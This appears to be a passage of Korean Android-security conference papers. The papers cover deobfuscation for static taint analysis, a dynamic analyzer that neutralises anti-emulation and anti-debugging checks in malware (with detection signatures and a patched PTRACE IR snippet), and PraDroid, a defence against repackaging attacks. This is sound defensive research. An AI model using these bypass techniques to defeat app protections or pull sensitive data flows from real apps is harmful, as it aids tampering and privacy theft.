[표 1] 난독화 되었을 때 검출 되지않는 유출

	String Encryption	Class Encryption	API HIiding
원본	27	27	27
난독화	27	0	0


II. 배경지식

2.1 난독화 기법

난독화 기법은 소프트웨어의 지적 재산권을 보호하기 위해 정적분석을 불가능하게 하는 애플리케이션 보호 기법 이다 [4]. 이는 보호 대상 소프트웨어의 기능성은 그대로 유지하면서 내부 구조를 분석하기 어렵게 하여 문자열, 클래스, API 등을 변형하기도 하며 아무런 동작을 하지 않는 데드코드 삽입, 식별자 제거 및 변환, 코드 난독화, 앱 위변조방지, Java 리플렉션 API 등을 활용한다. 리소스파일 암호화를 적용하는 난독화는 데이터 암호화 함수를 다른 곳에 배치하거나 반복 구문을 사용하여 합치고 복사하며 다른 클래스, 다른 함수를 호출하는 등 다양한 기법을 이용해서 분석가의 분석을 방해하는 기법이다. 현재 많이 사용되는 강력한 모바일 난독화도구인 DexGuard [5], DexProtector [6] 에서 중요하게 사용하는 난독화 기법으로는 문자열 난독화, 클래스 난독화, API 은닉이 존재한다.

2.2 정적오염분석 도구

FlowDroid [7] 는 정적오염분석 도구의 하나로 정보 유출(data leaks)을 탐지할 수 있는 도구이다. FlowDroid는 안드로이드 애플리케이션을 위한 Flow Graph, 필드 객체 및 라이프 사이클을 분석하는 연구로 소스에서 싱크까지 이어주는 흐름을 추적하고 그 결과로 .xml 파일을 생성한다. 정확한 정적분석을 실행하고 모델을 통해 수명주기를 분석하여 안드로이드 프레임워크에서 호출된 콜백을 사용하여 컨텍스트, 흐름, 필드 객체 민감도를 통해 정보 유출을 찾아낸다. 하지만 FlowDroid와 다른 정적오염분석 방법 [8, 9] 은 애플리케이션이 난독화 되었을 경우 정보 유출을 정확하게 탐지하지 못하는 한계점을 가지고 있다.



[그림 1] 제안 시스템 구성도.

[표 1] 은 난독화된 애플리케이션은 정적 오염분석을 통해 정보 유출을 검출하지 못하는 것을 보여준다. 난독화된 애플리케이션은 .dex file이 변형되었거나 데이터 흐름이 숨겨져 있어 정적오염분석이 불가능하다. 따라서 선행적으로 역난독화 과정을 진행하여 원본 데이터 흐름으로 복구하는 과정 이후에 정적오염분석을 진행해야 한다.

III. 제안기법


본 논문에서 제안하는 기법 [그림 1]은 난독화된 애플리케이션을 정적오염분석을 할 수 있도록 선행되어야 하는 역난독화하는 과정을 설명하고 원본과 유사한 Data Flow를 가진 .dex file을 이용하여 정적분석을 진행하고자 한다.

3.1 역난독화 과정

역난독화 과정은 난독화된 애플리케이션을 동적으로 실행시킴으로써 실행 단위를 추출한다. 추출된 코드를 모니터링하여 실행정보를 모으고, 옵션별로 역난독화를 진행한 결과로 원본과 유사한 Data Flow를 갖는 .dex File을 생성한다.

3.1.1 클래스 역난독화

클래스 난독화 기법이 적용되면 RootKit 클래스가 “A” 와 같은 식별하기 어려운 형태로 변환하거나 임의의 파일로 저장해 둔 후 동적으로 복호화시킨 후 로딩시킨다. 역난독화 방법으로는 실행을 위해 암호화된 클래스가 복호화되어 동적 로딩 시점에 클래스를 추출하는 방법으로 진행한다. 실행 시 메모리에 동적 로딩되



[그림 2] 역난독화된 APK 정적오염분석 방법.

는 클래스 파일에 메모리 덤프를 통해 암호화되기 이전의 원본 정보를 추출하여 역난독화된 .dex File을 생성한다.

3.1.2 문자열 역난독화(String Encryption)

문자열 난독화는 Smali code 상에서 "const-string 336-20015-888865"로 존재하던 문자열에 난독화 옵션을 적용하면 "const-string 쎻뜋機□" 으로 난독화 된다. 난독화가 적용된 경우, 예외 대상으로 설정하지 않은 애플리케이션 내의 모든 문자열은 암호화되어 바이트 배열의 형태로 저장한다. 그리고 실행 시 저장된 바이트 배열과 함께 문자열을 사용하기 위한 클래스와 함께 복호화되어 사용된다. 저장된 바이트 배열은 메서드를 통해 실행 시 복호화된다. 문자열 역난독화를 진행하기 위해 동적 분석을 이용하여 return 값이 java.lang.String형인 메서드의 반환값을 "retStr" 로그로 출력한다. 난독화된 문자열을 복호화하기 위한 메서드의 호출을 식별하여 반환되는 문자열 결과값에 "[Decrypted]" 시그니처를 붙여 난독화된 Dex파일에 데드 코드 형태로 추가함으로써 "[Decrypted] String 336-20015-888865" 문자열이 삽입된 역난독화 .dex file을 생성한다.


3.1.3 API 은닉 역난독화

API 은닉(API Hiding) 기법이 적용되면 애플리케이션에서 사용하는 메서드의 호출 구조를 Java Reflection API, JNI 등의 방법을 통해 우회하여 호출하는 것으로 정적 분석을 어렵게 한다. 역난독화하는 방법은 Java Reflection API의 호출 과정에 드러난 클래스명, 메서드명, 인자 명을 이용하여 실행 흐름을 통해 추출한 로그 상에서 은닉된 API가 무엇인지를 식별한다. 그러나 앞서 언급했듯이 이러한 Java Reflection API의 한계점을 극복하기 위해 API 은닉 시 문자열 난독화를 필수적으로 병행하여 사용하도록 한다. 따라서 API 은닉을 역난독화하기 위해서는 문자열 난독화와 API 은닉의 역난독화를 동시에 할 수 있어야 한다.


3.2 정적오염분석 과정

정적분석과정은 역난독화 과정의 결과를 통해 원본과 유사한 DataFlow를 갖는 .dex File을 이용하여 정적오염분석을 진행한다. Source에서 Sink로 이어지는 흐름 및 Entry-point를 감지하고 Android Manifest.xml 파일과 Classes.dex 파일, layout.xml 파일로부터 정보를 추출하여 분석을 진행한다. 첫 번째 라인부터 연속으로 분석하여 Source에서 Sink로 이어지는 흐름이 이어지는 것을 확인한다. 난독화 되어있는 데이터 흐름은 정적오염분석에서 찾을 수 없는 반면, 역난독화를 진행한 .dex file은 원본 Data Flow과 유사한 결과를 도출해낼 수 있다. FlowDroid는 난독화된 애플리케이션에서 정보 유출을 탐지하지 못하지만 본 논문에서 제안하는 시스템을 통해 정적오염분석을 실행하였을 때 이전 도구보다 뛰어날 것으로 예상된다.

[그림 2]는 난독화기법이 적용된 애플리케이션에서는 정적오염분석 도구로 정보 유출을 확인할 수 없는 것을 보여준다. 역난독화를 진행한 뒤 원본 데이터 흐름과 유사하게 복원한 데이터를 이용하여 정적오염분석을 진행하기 위한 프로토타입을 제안한다.



[그림 3] 문자열 역난독화 결과.



[그림 4] 클래스 역난독화 결과.



[그림 5] API 은닉 역난독화 결과.

IV. 결과

원본 애플리케이션 데이터의 경우 파란색으로 표기하고 난독화된 애플리케이션의 데이터는 빨간색, 역난독화된 데이터 결과는 초록색으로 표기한다. [그림 3]은 문자열 역난독화 결과로 동적 추출을 통해 복호화 메소드의 리턴값을 호출부에 작성하는 방법으로 원본 문자열을 복원하였다. [그림 4]는 클래스 역난독화 결과로 실행을 위해 암호화된 클래스가 복호화되어 동적 로딩 되는 시점에 클래스를 추출함으로 원본 클래스를 복원하였다. [그림 5]는 API 은닉 역난독화 결과로 java reflection이 적용된 메소드를 식별 후 동적 추출 값을 통해 원본 메소드의 원형을 복원하여 원본 메소드를 찾아내었다.

V. 결론

본 논문은 난독화된 애플리케이션에서 정확한 정보 유출을 탐지할 수 없다는 정적 오염 분석 도구의 한계점을 확인하고 이를 해결하기 위한 역난독화 시스템을 제안하였다. 문자열, 클래스, API 은닉 역난독화는 잘 수행되었지만 역난독화된 .dex file을 이용한 정적오염 분석 도구를 활용 가능한 단계까지는 미치지 못한다. 향후 역난독화된 .dex file을 이용하여 정적오염 분석 도구에 활용할 계획이며 이 과정이 적용되었을 때 난독화된 애플리케이션도 역난독화 과정을 거쳐 정적오염분석을 활용하여 정보 유출 탐색을 하는데 기여할 수 있을 것으로 기대된다.

[참고문헌]

[1] Statcounter [Website]. (2021, Feb 17). https://gs.statcounter.com/windows-version-market-share/desktop/worldwide/#monthly-202004-202104

[2] Gizmodo [Website]. (2021 May 9). https://gizmodo.com/dangerous-android-app-pretends-to-be-a-system-update-to-1846574044

[3] boannews [Website]. (2021 Mar 24). https://www.boannews.com/media/view.asp?idx=90975

[4] S. Arzt, "Static data flow analysis for android applications," 2017.

[5] DexGuard [Website]. (2020,Nov 24). https://www.guardsquare.com/dexguard

[6] DexProtector [Website]. (2020,Sep 18). https://dexprotector.com/

[7] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," Acm Sigplan Notices, 49(6), pp. 259-269 2014.

[8] M. Von Maltitz, C. Diekmann and G. Carle, "Privacy Assessment Using Static Taint Analysis (Tool Paper)," pp. 225-235 2017.

[9] D. Boxler and K. R. Walcott, "Static Taint Analysis Tools to Detect Information Flows," pp. 46-52 2018.

안드로이드 악성코드 분석을 위한 동적 애플리케이션 분석 시스템

신용구*, 이선준*, 조해현*, 이정현*
* 숭실대학교

Dynamic Application Analyzer for Android Malware

Yonggu Shin*, Sunjun Lee*, Haehyun Cho*, Jeong Hyun Yi*
*Soongsil University

요 약

악성 애플리케이션은 모바일 환경에 대한 지속적인 위협이며, 그 피해는 재정적 손실뿐 아니라 인프라적인 공격으로 확대되고 있다. 이를 방지하기 위해 악성코드 분석은 향후 분석 및 대응책 개발에 사용할 유용한 정보를 추출하는 것을 목표로 한다. 하지만 최신 악성코드들은 분석 방지 기법을 사용하여 이를 방해한다. 이로 인하여, 급격하게 늘어나고 있는 안드로이드 악성 애플리케이션에 신속하게 대응하기 어렵게 되었다. 따라서 본 논문에서는 분석 방지 기법이 적용되어 분석이 어려운 안드로이드 악성 애플리케이션을 손쉽게 분석할 수 있는 동적 애플리케이션 분석 시스템을 제안한다.

I. 서론

안드로이드는 스마트폰 시장에서 가장 높은 점유율을 가지고 있는 운영체제이다. 2020년 7월 기준, 안드로이드는 74.6%의 시장 점유율을 차지하며 가장 널리 사용되는 모바일 운영체제로 자리매김하였다[1].

이러한 안드로이드의 가장 큰 특징으로는 누구나 쉽게 애플리케이션을 만들고 배포할 수 있다는 것이다. 이 특징으로 인하여 안드로이드는 일반적인 애플리케이션 뿐 아니라 악성 애플리케이션도 쉽게 생성되고 배포될 수 있다. 안드로이드의 성장과 함께 안드로이드의 악성 애플리케이션의 수도 빠르게 증가하고 있다.

이렇게 증가하는 악성 애플리케이션에 대응하기 위해 악성코드 분석가들은 악성 행위를 분석하거나, 백신 프로그램을 만들기 위해 악성코드를 분석하여 유용한 정보들을 추출하고자 한다. 이때 애플리케이션을 보호하기 위해 만들어진 보호 기법들이 악성코드를 보호하기 시작하면서 악성코드를 분석하는 일은 더욱 어려워졌다.

일반적으로 악성코드 분석가들이 분석을 수행할 때, 악성코드가 기기에 미치는 영향을 최소화하기 위하여 가상의 환경을 구축하여 분석을 수행한다. 하지만 분석 방지 기법과 같은 보호 기술이 적용된 악성코드는, 실행 환경을 탐지하고, 잘못된 방향으로 분석이 되도록 유도한다.

따라서 본 논문에서는 분석 방지 기법들이 적용되어 분석이 어려운 악성코드를 대상으로 분석을 손쉽게 할 수 있는 동적 애플리케이션 분석 시스템을 제안한다.

이 논문은 2017년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2017-0-00168, 사이버 위협 대응을 위한 Deep Malware 자동 분석 기술 개발)

II. 배경지식


2.1 안드로이드 코드 구성

안드로이드는 APK의 형태로 애플리케이션을 배포한다. 이때 APK 안에는 바이트코드와 네이티브 코드 두가지 형태의 코드가 존재한다. 바이트코드는 dalvik executable (.dex) 파일에 저장되고 네이티브 코드는 shared object (.so) 파일로 저장된다. 안드로이드는 두 가지 종류의 코드를 혼용하여 하나의 프로그램으로 실행하기 위해 Java Native Interface (JNI)를 사용한다. 개발자는 JNI를 사용하기 위해 Native Development Kit (NDK)를 사용해야 하며, C나 C++로 작성된 코드는 공용 라이브러리 형태의 네이티브 코드로 컴파일되어 애플리케이션에 삽입된다.

2.2 분석 방지 기법

소프트웨어 및 프로그램의 지적 재산권을 보호하기 위해 수많은 보호 기술들이 나타났다. 정적 분석으로부터 코드를 보호하기 위한 난독화[2] 뿐만 아니라 스스로 분석 당하고 있음을 탐지하고 비정상적으로 종료하는 분석 방지 기법 등이 대표적이다. 본 논문에서는 다양한 분석 방지 기법 중에서 안드로이드의 환경을 감지하는 안티-에뮬레이션[3, 4], 안티-디버깅[5, 6]을 대상으로 한다.

안티-에뮬레이션은 현재 실행 환경이 가상화된 환경인지 실제 기기인지를 탐지하는 기술이다. 일반적으로 악성코드를 분석하는 경우, 해당 악성코드가 컴퓨터에 어떠한 영향을 미칠지 모르기 때문에 가상화 된 환경에서 분석을 진행한다. 안티-에뮬레이션은 이러한 가상화 된 환경을 탐지하여 분석을 어렵게 한다. 가상화된 환경을 탐지하는 방법으로는 정상적인 실제 실행 환경에는 존재하지 않는 시스템 특성 정보나 디바이스 특성 정보를 검사하거나, 명령어의 실행 시간을 측정하여 실제 CPU를 통해 실행하는 것보다 느릴 경우 가상환경이라고 판단하는 등 다양한 방법이 있다.



[그림 1] 분석 방지 기법이 적용된 악성코드 분석 실행 흐름도.

안티-디버깅은 디버거를 통한 동적 분석을 방해하는 기술이다. 만약 악성코드가 디버거를 탐지하면, 프로그램을 종료하거나 에러를 발생시켜 동적 분석을 하지 못하도록 한다. 디버깅 여부를 탐지하는 방법으로는 *PTRACE* 시스템 콜의 호출을 검사하거나, 디버거와 관련된 프로세스가 현재 실행중인 프로세스 목록에 있는지를 검사하는 것이 일반적이다. 그 외에는 안드로이드에서는 포트 스캐닝을 통해 모바일 기기가 원격으로 디버깅되고 있는지 확인하거나, *AndroidManifest.xml* 파일의 *android.debuggable* 플래그를 검사하는 방법들이 있다.

III. 제안 시스템

본 논문에서는 앞서 설명한 분석 방지 기법들을 동적으로 무효화하는 시스템을 제안하며, 그 구조는 [그림 1]과 같다. 제안 시스템은 바이트코드 계측부와 네이티브 코드 계측부, 크게 두 부분으로 나누어진다. 각각의 계측부에는 Monitor 모듈과 Instrumentator 모듈이 있다. 바이트코드 계측부는 APK안에 들어있는 *classes.dex*의 바이트코드를, 네이티브 코드 계측부는 *.so* 라이브러리들의 네이티브 코드를 계측한다.

[표 1] 주요 보호기법 시그니처.

보호 기법	시그니처
Anti-Emulation	“emulator”, “/sys/qemu_trace” ...
Anti-Debugging	“TracerPid”, “/proc/.../status” ...

3.1 바이트코드 계측부


바이트코드 계측부는 안드로이드 내부의 계측 모듈을 사용하여 계측을 수행한다. 내부 계측 모듈은 ART 내부의 인터프리터에서 발생하는 이벤트를 처리하는 방식으로 애플리케이션을 모니터링하는 모듈로, 바이트코드 계측부는 이를 활용하기 위해 Just-In-Time (JIT) 컴파일 방식으로 애플리케이션을 실행시키도록 한다. 그 후, 바이트코드 계측부에 있는 Monitor 모듈을 통하여 실행되는 코드들을 관찰하여 분석 방지 기법들을 탐지하고 의심되는 코드들만을 Instrumentation 모듈을 통하여 수정한다.

3.2 네이티브코드 계측부

네이티브 코드 계측부는 Valgrind[7]를 사용하여 계측을 수행한다. Valgrind는 동적 분석 도구를 만들기 위한 오픈 소스 계측 프레임워크로 안드로이드에서 사용할 수 있는 DBI(Dynamic Binary Instrumentation) 중 하나이다. Valgrind는 VEX라는 자체적인 IR(Intermediate Representation)을 사용하여 컴파일된 코드를 사용자가 읽기 쉬운 언어로 추상화하여 변환하며, 변환된 코드는 실행 이전에 네이티브 코드 계측부의 계측 모듈을 사용하여 계측을 수행할 수 있다. 바이트코드 계측부와 마찬가지로 각각의 내부 모듈에서 실행되는 코드들을 IR 단계에서 관찰하고 의심되는 코드들만을 수정한다.

3.3 Monitor 모듈

Monitor 모듈은 애플리케이션 코드가 실행되기 이전에 해당 코드에 분석 방지 기법들이 적용되어 있는가를 검사한다. 분석 방지 기법들의 적용 유무를 판단하기 위해서 기존 분석 방지 기법들에 대한 연구를 토대로 시그니처를 수집하였으며, 수집된 결과는 [표 1]과 같다.



[그림 2] 바이트코드로 구현된 안티-에뮬레이션 기법의 무효화.

Monitor 모듈은 수집한 시그니처에 해당되는 정보 및 API의 사용 여부를 통해 분석 방지 기법을 탐지하며, 이렇게 탐지된 코드는 Instrumentator 모듈로 전달된다.

3.4 Instrumentator 모듈

Intrumentator 모듈은 Monitor 모듈에서 인식된 분석 방지 기법들을 무효화하기 위해 코드를 변조 및 삽입하는 역할을 수행한다.

바이트코드 계측부에서는 안드로이드에서 메서드가 실행될 때 *dexcache*나 *vatble*, *itftable*과 같은 *dispatch* 테이블을 사용하는 특징을 이용한다. 무효화 하고자 하는 메서드의 정보를 더미 메서드로 변환하여 실제 APK에 저장되어 있는 코드가 아닌, 더미 코드를 실행하도록 하여 분석 방지 기법을 무효화한다.

네이티브 코드 계측부에서는 VEX의 IR을 수정하는 것으로 코드의 흐름을 변경할 수 있다. 모든 코드는 실행 이전에 IR로 변환되는데, 무효화하고자 하는 함수가 실행되는 경우, 해당 함수가 IR로 변환되는 시점에 내부 로직을 변경한다. 각각의 시그니처를 무효화하기 위해 필요로 하는 값을 리턴하는 것으로 분석 방지 기법을 무효화 할 수 있다.

IV. 실험 및 평가


이번 장에서는 제안 시스템을 통해 안티-에뮬레이션 기법과 안티-디버깅 기법을 무효화 시킴으로써 성공적인 분석이 가능함을 보인다.

```
object : /system/lib/libc.so
00 th | ------ IMark(0x4A246C0, 1, 0) ------ // 0x4A246C0 == PTRACE
01 th | t0 = GET:I32(20)
...
31 th | PUT(24) = t18
...
```



```
object : /system/lib/libc.so
00 th | ------ IMark(0x4A246C0, 1, 0) ------ // 0x4A246C0 == PTRACE
01 th | PUT(8) = 0x:I32
02 th | t42 = 0x11D46055:I32 // ret
```

[그림 3] 네이티브 코드로 구현되 안티-디버깅 기법의 무효화.



[그림 4] 제안 시스템이 적용되기 전과 후의 애플리케이션 실행 결과.

실험은 안드로이드 버전 5.1의 Nexus 5 실제 기기와 AVD(Androdi Virtual Machine)를 사용하였다. 제안 시스템이 분석 방지 기법을 무효화는 [그림 2]와 같이 바이트코드로 구현된 실행 환경을 탐지하는 함수를 더미 함수로 교체하거나, [그림 3]과 같이 네이티브 코드로 구현된 검사 코드를 무의미한 코드로 변경함으로써 이루어진다. 결과적으로 [그림 4]와 같이 실행되지 않던 애플리케이션이 정상적으로 실행됨을 볼 수 있다.

V. 결론

본 논문에서는 안드로이드 애플리케이션 전체 코드를 계측하여 분석 방지 기법이 적용된 악성코드를 분석할 수 있도록 하는 시스템을 제안하였다. 제안 시스템은 동적 계측을 통해 분석 방지 기법에 해당하는 코드가 실행되기 이전에 변조하며, 변조된 코드가 실행되더라도 분석 방지 기법의 역할을 다하지 못하게 된다. 또한, 제안 시스템은 Android 프레임워크나 분석 대상 애플리케이션을 수정하지 않고 애플리케이션을 분석할 수 있다.

제안 시스템은 효과적인 악성코드 분석 환경을 제공함으로써 최신 악성코드 분석 및 진단의 기반 기술로써 활용될 것으로 기대된다.

[참고문헌]

[1] Statcounter, “Mobile operating system market share worldwide,” May, 2021.

[2] D. Wermke, N. Huaman, Y. Acar, P. Traynor, S. Fahl, and B. Reaves, “A large scale investigation of obfuscation use in google play,” *in Proceedings of ACM International Conference Proceeding Series*, pp. 222-235, 2018.

[3] C. V. Liţă, D. Cosovan, and D. Gavriluţ, “Anti-emulation trends in modern packers: a survey on the evolution of anti-emulation techniques in UPA packers,” *Journal of Computer Virology and Hacking Techniques*, vol. 14, pp. 107-126, 2018.

[4] M. K. Alzaylaee, S. Y. Yerima, and S, Sezer, “Emulator vs real phone: Android malware detection using machine learning,” *Proceedings of the 3rd ACM on International Workshop on Security and Privacy Analytics*, pp. 65-72, 2017.

[5] H. Cho, J. Lim, H. Kim, and J. H. Yi, “Anti-debugging scheme for protecting mobile apps on android platform,” *The Journal of Supercomputing*, vol. 72, no. 1, pp. 232-246, 2016.

[6] S. Berlato, and M. Ceccato, “A large-scale study on the adoption of anti-debugging and anti-tampering protections in android apps,” *Journal of Information Security and Applications*, vol. 52, 2020.

[7] “Valgrind”, accessed March, 2020, https://www.valgrind.org/.

안드로이드 어플리케이션의 개인정보 유출을 방지하기 위한 민감한 데이터 흐름 보호 기법

전거창*, 조해현*, 이정현*

*숭실대학교

Sensitive Dataflow Protection Technique for Preventing Personal Information Leakage from Android Applications

Geochang Jeon*, Haehyun Cho*, and Jeong Hyun Yi*

*Soongsil University

요 약

어플리케이션 내의 민감한 정보 유출은 안드로이드 시스템에서 심각한 이슈이다. 많은 안드로이드 어플리케이션들은 리패키징 공격으로인해 악성 코드가 삽입되고 재배포되는 위협을 받고 있다. 이러한 민감한 정보 유출의 위험을 줄이는 것은 매우 중요하다. 리패키징 공격을 통해 사용자의 민감한 정보를 유출하려는 위협 모델인 ReMaCi 공격모델을 제시한다. 구글 플레이 스토어에서 다운로드 횟수가 가장 많은 상위 8,546개 어플리케이션들을 분석한 결과, 그 중 약 46%가 ReMaCi 공격에 매우 취약하다는 것을 발견했다. 따라서 민감한 정보 유출을 방지하기 위해 새로운 자동화된 정적 분석 방지 도구를 제안한다. PraDroid는 민감한 데이터 흐름을 식별하고 어플리케이션에서 민감한 데이터를 처리하는 코드를 분리한다. PraDroid의 효과를 입증하기 위해 다른 난독화 도구와 비교함으로써 PraDroid의 성능을 평가한다.

I. 서론

모바일 기술이 고도화됨에 따라 어플리케이션에서 신용카드정보, 이메일, IMEI와 같은 민감한 정보의 양은 이미 많이 증가하였다. 또한 어플리케이션 내에서 민감한 정보를 다루는 데이터 흐름도 함께 증가하였고 이러한 데이터 흐름들은 반드시 안전하게 보호되어야 한다.

민감한 데이터 흐름이란 어떤 작업을 처리하기 위해서 민감한 데이터를 변수 및 함수에 전달하거나 꺼내오는 것을 의미한다. 민감한 데이터 흐름들은 어플리케이션 내에서 충분히 안전하게 다루어져야 함에도 불구하고, 어플리케이션들은 여전히 외부에 노출되어서는 안되는 민감한 데이터 흐름들을 안전하게 다루지 못하고 있는 상황이다 [1].

이 논문은 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No.NRF-2021R1A4A1029650).

기존에는 데이터 암호화나 API Hiding 등, 다양한 난독화 기법을 사용하여 어플리케이션을 보호하기 위해 사용되었다 [2]. 그러나 어플리케이션을 실행할 때, 암호화된 데이터가 복호화되고 숨겨진 함수들이 실행되기 때문에 동적 분석에 의해 민감한 데이터 흐름들이 노출되는 한계를 갖고 있다.

이러한 한계는 공격자가 안드로이드의 리패키징 정책을 악용함으로써 개인정보를 유출시키는 원인이 된다. 만약 공격자가 동적 분석을 통해 어플리케이션 내에 존재하는 민감한 데이터 흐름들을 식별할 수 있다면, 민감한 정보 유출은 ReMaCi 공격에 의해 발생될 수 있다.

따라서 얼마나 많은 실제 어플리케이션들이 개인정보를 유출시키는 ReMaCi 공격에 취약한지 평가한다. 또한 민감한 정보 유출을 방지할 수 있는 자동화된 정적 분석 방지 도구인 PraDroid를 제안한다.

PraDroid는 민감한 데이터 흐름들을 식별하

고 민감한 데이터를 다루는 코드를 어플리케이션으로부터 분리한다. 이렇게 함으로써 공격자는 어플리케이션을 분석할 수 없다.

이를 위해 먼저 위협 모델인 Repackaging with Malicious Code Injected (ReMaCi) 공격을 제시하고 구글 플레이 스토어에 등록된 가장 다운로드 수가 많은 어플리케이션 8,546개 중 46%가 ReMaCi 공격에 취약함을 보여준다. 또한 최신 난독화 도구와 비교 평가함으로써 PraDroid가 얼마나 합리적인 퍼포먼스를 보여주는지 평가한다.

II. 연구 배경

2.1 민감한 데이터 흐름

International Mobile Equipment Identify (IMEI), 핸드폰 번호, 신용 카드 번호, 이메일과 같은 데이터는 외부에 노출되어서 안되는 민감한 정보들이다. 어떻게 어플리케이션에서 전달되는지를 보여주는 데이터흐름으로써 민감한 데이터 흐름을 정의한다.

[그림 1]은 구글 플레이 스토어로부터 다운로드받은 상업용 결제 어플리케이션을 동적 분석 도구를 이용하여 계측한 Smali 코드를 보여준다 (결제 선생 매니저 어플리케이션, 1.0.15ver). Register 5는 서버로부터 받은 사용자 정보 조회에 대한 결과를 갖는 것을 보여준다. 이 Smali 코드는 id, 핸드폰 번호, 이름, 이메일과 같은 개인정보를 암호화하지 않은 채로 갖고 있다는 것을 Line 7에서 17에 걸쳐 보여준다. 이 데이터들은 화면에 보여지기 위해 내부 문자열 객체에 저장된다 (Line 20에서 24).

만약 공격자가 안드로이드 어플리케이션에서 이러한 민감한 데이터 흐름을 식별한다면, 리패키징 공격에 의해 개인정보가 유출될 수 있다.

2.2 ReMaCi 공격

ReMaCi 공격은 공격자가 리패키징 공격을 통해 안드로이드 어플리케이션에서 민감한 정보를 유출을 시도한다고 가정한다. 리패키징 공격은 구글 플레이 스토어와 같은 어플리케이션 마켓으로부터 다운로드 받은 원래 어플리케이션에 악성코드를 삽입한 후에 재배포하는 것이다. 민감한 정보를 유출하기 위한 이러한 공격을 Repackaging with Malicious Code Injected (ReMaCi) 공격이라고 정의한다.


```
1  Tid : 18433
2  java.lang.Object com.google.gson.Gson.a(
3    java.lang.String,
4    java.lang.reflect.Type )
5
6    reg4(obj) - com.google.gson.Gson
7    reg5(string) - {
8      "msg":"Success.",
9      "code":"0000",
10     "info"{
11         "member_id":"csec@naver.com",
12         "member_phone":"01012345678",
13         "member_nm":"TestName",
14         "member_email":"csec@naver.com",
15         "use_yn":"Y",
16         "is_exist_partner":"N",
17         "member_idx":"US8A41FFF9" } }
18   reg6(obj) - java.lang.Class
19
20   const/4 v0, #+0
21   new-instance v1, java.io.StringReader //
       type@TypeIndex[5130]
22   invoke-direct {v1, v5}, void java.io.
       StringReader.<init>(java.lang.String) //
       method@22887
23   new-instance v5, com.google.gson.stream.
       JsonReader // type@TypeIndex[1210]
24   invoke-direct {v5, v1}, void com.google.gson.
       stream.JsonReader.<init>(java.io.Reader) //
       method@8044
25 Method Exit
```

[그림 1] 구글 플레이 스토어에서 다운로드 받은 결제 어플리케이션의 실행 코드.

